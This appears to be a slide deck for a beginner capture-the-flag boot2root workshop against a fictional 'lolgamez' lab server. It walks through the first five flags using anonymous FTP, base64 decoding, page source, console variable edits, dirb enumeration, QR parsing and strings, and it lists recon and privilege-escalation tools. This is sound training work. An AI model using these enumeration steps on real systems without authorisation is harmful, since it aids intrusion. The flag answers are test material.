



「Capture  
The Flag」

CCSC CTF

A BOOT2ROOT FOR BEGINNERS


# WAYS TO PLAY

---



## **SOLO**

Go through the box at  
your own pace



## **GUIDED**

Workshop + Tutorial  
Style

# RULES

---



## **NO SCANNING OR WEB ENUMERATION**

No Nmap required, ports will be provided to you, there should be enough clues for you to figure it out.



## **NO ATTACKING THE SCOREBOARD**



## **NO DOS OR ONLINE PASSWORD ATTACKS**

No using hydra, or ncrack



# lolgamez



## SCENARIO

---

You have been hired by the fictitious company lolgamez to pentest their website.

They have been using the fictitious company safebox for security, and have noticed an increased in attacks since then.

Your goal is to get root on their server, and retrieve company secrets along the way.

# PORTS

21 - FTP

22 - SSH

80 - HTTP - Web Server

8000 - CTFD Web Server - The Scoreboard (Do Not Attack)

# FLAGS

There are 13 Flags

Format:

CCSCFLAGX{some\_text\_here}

X - flag number (1-11)

Submit the flags to the scoreboard to check that they are correct.

The screenshot shows the CCSC CTF scoreboard interface. At the top, there is a blue header bar with the text "CCSC CTF" and links for "Users", "Scoreboard", and "Challenges". To the right of the header are links for "Admin Panel", "Notifications", "Profile", "Settings", and a gear icon. Below the header, the page content is divided into two main sections: "Harder" and "Flag".

**Harder**

Marshmallows	20	My Art Project	20
--------------	----	----------------	----

**Flag**

Welcome to the Jungle!	10	Look Over There	10	Finding Nemo	10	Rubiks Cube	10
Hide and Seek	10	I'm So Sorry	10	Company BBQ	10	Hello There	10
Zelda	10	Fancy Party	10	The end is near	10		

At the bottom right of the page, there is a small "Powered by CTFd" text.

# **Ready, set, go!**

We will now post the IP address in the text channel Challenges.  
Your first step is to register with the scoreboard.

If you want to get going go ahead. If you have never done a boot2root before and would like more information stick around!

**HAVE FUN AND GOOD LUCK!**






# WHAT IS A BOOT2ROOT CTF?

---






# WHY?

---



Rank	Name	Points	Owned Systems	Owned Users
702	grumpyshark33	65	18	21
702	D3n50	65	78	100



# Translatable Skills





Snowscan

Pentester, CTF player  
HackTheBox Ateam

- 📍 Canada
- ✉ Email
- 🔑 Keybase
- 🐦 Twitter
- 🐙 GitHub

## Recent Posts

**Unbalanced - Hack The Box** ⓘ

■ December 05, 2020

To solve Unbalanced, we'll find configuration backups files in EncFS and after cracking the password and figuring out how EncFS works, we get the Squid proxy cache manager password that let us discover internal hosts. Proxying through Squid, we then land on a login page that uses Xpath to query an XML backend database. We perform Xpath injection to retrieve the password of each user, then port forward through the SSH shell to reach a Pi-Hole instance, vulnerable to a command injection vulnerability.

**Buff - Hack The Box** ⓘ

■ November 21, 2020

Buff is pretty straightforward: Use a public exploit against the Gym Management System, then get RCE. Do some port-forwarding, then use another exploit (buffer overflow against Cloudme Sync)

Part of **Hack The Box** – 27 groups ⓘ**Hack The Box Meetup: Ottawa**

📍 Ottawa, ON

👤 575 members · Private group ⓘ

👤 Organized by rOadrunn3r and 2 others

Share: [f](#) [t](#) [in](#)

# Community and Competition

OFFSEC SAY YOU MUST  
**TRY HARDER®**



## Most Importantly

---

Learn by doing  
Try, Fail, and Learn and try again

# HOW DO WE DO IT?



## SCANNING

Find running services, and other information such as version, and OS.

## ENUMERATION

Find version number, user credentials, exposed information, files

## FOOTHOLD

Find publicly available exploits, and vulnerabilities. Get a shell on the remote machine

## PRIVILEGE ESCALATION

Elevate privileges from user to root

# SCANNING

# Nmap

netdiscover

masscan

fping

# ENUMERATION

Scan for HTTP files and directories:

dirb

dirbuster

gobuster

dirsearch

Check for Null Shares:

smbclient

smbmap

enum4linux

Check for services that don't require credentials:


Anonymous FTP, NFS, SMTP, HTTP

# FOOTHOLD

Look for user credentials for  
SSH, RDP

Look on Exploit DB,  
Metasploit for exploits

Look for web application  
vulnerabilities:  
ie. SQLi, XSS, RCE



# PRIVILEGE ESCALATION

More Enumeration

**Tip:** Learn how to do it manually before using an automated tool

Look for programs that can be run with elevated privileges

Use:

[GTFOBins](#)

Look for operating system exploits

Look for services the user can modify


Look for credentials in log files

 CCSC CTF

FLAG1

# FTP

- Anonymous FTP allows for users to use FTP without credentials
- Use username Anonymous, and no password




The screenshot shows a terminal window with a dark background and light-colored text. The title bar reads "crazyheights@es-base: ~". The window contains the following text:

```
crazyheights@es-base:~$ ftp 192.168.99.98
Connected to 192.168.99.98.
220 Welcome to l0lGam3z FTP service.
Name (192.168.99.98:crazyheights): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0          0            357 Jan 26 03:38 lolgamez_notice.txt
226 Directory send OK.
ftp> |
```

# FTP

- There is one file: lolgamez\_notice.txt
- Download it using the get command



A screenshot of a terminal window titled "crazyeights@es-base: ~". The window shows an FTP session with the following commands and output:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0          0            357 Jan 26 03:38 lolgamez_notice.txt
226 Directory send OK.
ftp> get lolgamez_notice.txt
local: lolgamez_notice.txt remote: lolgamez_notice.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lolgamez_notice.txt (357 bytes).
226 Transfer complete.
357 bytes received in 0.02 secs (18.1476 kB/s)
ftp>
```

# FTP

```
Open ▾  lolgamez_notice.txt  Save  ⋮  ⚡  ⚡  ⚡
          *Untitled Document 1  ×  lolgamez_notice.txt  ×

1 Hey guys,
2 This is important please read:
3
4 ICxfICAgICBfCiB8XFxfLC1+LwogLyBfICBfIHwgICAgLC0tLgo0ICBAICBAICkgICAvICwtJwogXCAgX1RfLy0uXyggKAogLyAgICAgICAgIGAuIFwKfCAgICAgICAgIF8gIFwg-
fAogXCBCiCwgIC8gICAgICB8CiAgfHwgfC1fXF9fICAgLwogKChfL2AoX19fXywtJwpDU1NDRkxBRzF7TWVvd3d3d3fQo=
5
6 I have protected it from the bad guys, but there are 64 bases to decode it.
7
8 - N
```

# FTP

The screenshot shows a terminal window with the following interface elements:

- Recipe**: A dropdown menu with options like "From Base64".
- Input**: The input string is `ICxAgICAgICBfCiB8XFxfLC1+LwogLyBfICBfIHwgICAgLC0tLgo0ICBAICBAICAgICAvICwtJwogXCA=`. Metadata above it includes: start: 230, end: 231, length: 232, lines: 1.
- Alphabet**: Set to "A-Za-zA-Z0-9+=".
- Output**: The output string is `'\n\n,-/\n/_ _| /--.\n(@ @) /,-'\n\_T/-_.(\n/_ ,\n|\n\\ \n, / \n|| |,-_\n((/-(\n,\nCSSCFLAG1{Meowwww}`. Metadata above it includes: start: 173, end: 173, length: 173, time: 8ms, lines: 12.
- Checkboxes**: A checked box labeled "Remove non-alphabet chars".

 CCSC CTF

FLAG2

# INDEX PAGE



Inspector    Console    Style Editor    Debugger    Performance    Memory    Network    Storage    Accessibility    What's New    ...    X

Search HTML

```
<h2 class="subtitle">
  A fish friend to play with. Max out his stats to win a prize!!
</h2>
<div class="subtitle">...</div>
<div class="box">
  <p>Happiness 😞</p>
  <progress id="fish-happy" class="progress is-warning" value="63" max="100">75%</progress>
  <p>Health 💚</p>
  <progress id="fish-health" class="progress is-danger" value="78" max="100">90%</progress>
</div>
<div class="box">
  
  
  
  <!--Heres an easy one: CCSCFLAG2{Always_check_the_page_source}-->
  <no id="info"></no>
</div>
</div>
```

Rules    Layout    Computed    Changes    Fonts    Animations

Filter Styles

element {

.box {

```
background-color: #fff;
border-radius: 6px;
box-shadow: 0 .5em 1em -.125em rgba(10,10,10,.1), 0 0 0 lpx rgba(10,10,10,.02);
color: #4a4a4a;
display: block;
padding: 1.25rem;
```

}

\*, ::after, ::before {

```
box-sizing: inherit;
```

}

Inherited from div

.has-text-centered {



CCSC CTF

FLAG3

# FISH GAME



The screenshot shows a browser window with developer tools open. The main content area displays a cartoon fish character inside a blue circle, set against a light blue background. Below the image, a white bar contains the text "CCSCFLAG3{FISHY\_JS\_IS\_HACKED}" in black capital letters.

The developer tools interface includes a toolbar at the top with various tabs: Inspector, Console, Style Editor, Debugger, Performance, Memory, Network, Storage, Accessibility, and What's New. The Console tab is active, showing the following output:

```
» fish_happiness
← 63
» fish_health
← 66
» fish_happiness=100;
← 100
» fish_health=100;
← 100
» fish_happiness=100;
← 100
» fish_health=100;
← 100
» fish_health=100;
← 100
» fish_health=100;
← 100
» fish_happiness=100;
← 100
»
```

The bottom right corner of the developer tools window features a small icon of a person with a blue outline.

 CCSC CTF

FLAG 4

# ENUMERATE THE WEB SERVER:

```
crazyheights@es-base:~$ dirb http://192.168.99.98

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Jan 29 13:12:05 2021
URL_BASE: http://192.168.99.98/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.99.98/ ----
=> DIRECTORY: http://192.168.99.98/functions/
=> DIRECTORY: http://192.168.99.98/games/
=> DIRECTORY: http://192.168.99.98/images/
+ http://192.168.99.98/index.html (CODE:200|SIZE:3866)
=> DIRECTORY: http://192.168.99.98/js/
=> DIRECTORY: http://192.168.99.98/safe/
=> DIRECTORY: http://192.168.99.98/secret/
+ http://192.168.99.98/server-status (CODE:403|SIZE:278)

---- Entering directory: http://192.168.99.98/functions/ ----
---- Entering directory: http://192.168.99.98/games/ ----
=> DIRECTORY: http://192.168.99.98/games/imgs/

---- Entering directory: http://192.168.99.98/images/ ----
---- Entering directory: http://192.168.99.98/js/ -----
```

# GO TO SECRET:

lolgamez 📦 SAFEBOX




## Welcome to SAFE

A "Safe" place for your files!

[TOP SECRET]

>> Here are some plans for expansion, we hope to render these models by 2027. For more details see chat logs.

- N



# SCROLL TO THE BOTTOM:

```
Wed Oct 28 23:57:00 2020 [pid 116316] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116311] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116306] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116320] [www-data] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116317] [www-data] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116314] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116310] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116305] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116308] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116307] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116309] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
```

>> TO REJOIN



Copyright. 1990 LoLGameZ

# UPLOAD INTO CYBER CHEF/QR PARSER:

Screenshot of the CyberChef interface showing the upload and parsing of a QR code.

**Recipe:** Parse QR Code

Normalise image

**Input:** length: 410


 Name: qr\_code.png  
Size: 410 bytes  
Type: image/png  
Loaded: 100%

**Output:** time: 67ms  
length: 25  
lines: 1

```
CCSCFLAG4{qr_code_square}
```

FLAG CCSC CTF  
**HARDER FLAG | OF 2**

# ENUMERATE THE WEB SERVER:







```
crazyheights@es-base:~$ python3 ccsc_flag.py
CCS C FLAG { L ★ 🌈 C ★ 🌸 ★ 🎈 ★ _ ★ 🦄 ★ 🌈 C T A L _ E ★ 🦄 ★ 🌈 C ★ 🦄 ★ 🌈 ★ ○○ I ★ 🦄 ★ 🌈 G _ I S _ T H E
_ ★ ○○ E S T _ E ★ 🦄 ★ 🌈 C ★ 🦄 ★ 🌈 ★ ○○ I ★ 🦄 ★ 🌈 G _ ★ 🦄 ★ 🌈 E T H ★ 🦄 ★ 🌈 ★ ○○ }
crazyheights@es-base:~$
```

crazyeights@es-base: ~

```
crazyeights@es-base:~$ python3 ccsc_flag.py
C C S C F L A G { L ★★★★★★★★ C ★★★★★★★★ ★★★★★★★★ _ ★★★★★★★★ C T A L _ E ★★★★★★★★ C ★★★★★★★★ ★★★★★★★★ I ★★★★★★★★ G _ I S _ T H E
_ ★★★★★★★★ E S T _ E ★★★★★★★★ C ★★★★★★★★ ★★★★★★★★ I ★★★★★★★★ G _ ★★★★★★★★ E T H ★★★★★★★★ ★★★★★★★★ }
```

crazyeights@es-base: ~

```
crazyeights@es-base:~$ python3 ccsc_flag.py
C C S C F L A G { L ★★★★★★★★ C ★★★★★★★★ ★★★★★★★★ _ ★★★★★★★★ C T A L _ E ★★★★★★★★ C ★★★★★★★★ ★★★★★★★★ I ★★★★★★★★ G _ I S _ T H E
_ B E S T _ E ★★★★★★★★ C ★★★★★★★★ ★★★★★★★★ I ★★★★★★★★ G _ ★★★★★★★★ E T H ★★★★★★★★ ★★★★★★★★ }
```

```
crazyeights@es-base:~$ python3 ccsc_flag.py
CCSCFLAG{L★RAINBOW★C★A★G★★P★_★O★CTAL_★E★★RAINBOW★C★A★?★★I★★UNICORN★G★_★IS_★THE
_BEST_★E★★UNICORN★C★A★?★★I★★UNICORN★G★_★ETH★★A★?★★}★
crazyeights@es-base:~$
```

```
crazyeights@es-base:~$ python3 ccsc_flag.py
CCSCFLAG{L★RAINBOW★C★A★G★★P★_★O★CTAL_★E★★RAINBOW★C★A★?★★I★★UNICORN★G★_★IS_★THE
_BEST_★E★★UNICORN★C★A★?★★I★★UNICORN★G★_★ETH★★A★?★★}★
crazyeights@es-base:~$
```

```
crazyeights@es-base:~$ python3 ccsc_flag.py
CCSCFLAG{LUCKY_OCTAL_ENCODING_IS_THE_BEST_ENCODING_★★★ET
HOD}
crazyeights@es-base:~$ python3 ccsc_flag.py
CCSCFLAG{LUCKY_OCTAL_ENCODING_IS_THE_BEST_ENCODING_METHOD}
crazyeights@es-base:~$
```


```
crazyeights@es-base:~$ python3 ccsc_flag.py
CCSCFLAG{LUCKY_OCTAL_ENCODING_IS_THE_BEST_ENCODING_METHOD}
crazyeights@es-base:~$
```

 CCSC CTF

FLAG5

# STEGO

Download the images:



# STEGO


```
+ crazyights@es-base: ~/Downloads ⚡
crazyights@es-base:~$ cd Downloads/
crazyights@es-base:~/Downloads$ strings s1.jpg
JFIF
2Processed By eBay with ImageMagick, z1.1.0. ||B2
, #&')*)
-0-(0%())
((((((((((((((((((((((((((((((((((((((((
```

```

```
sc t
9oh
n4ks
CCSCFLAG5{try_steghide}
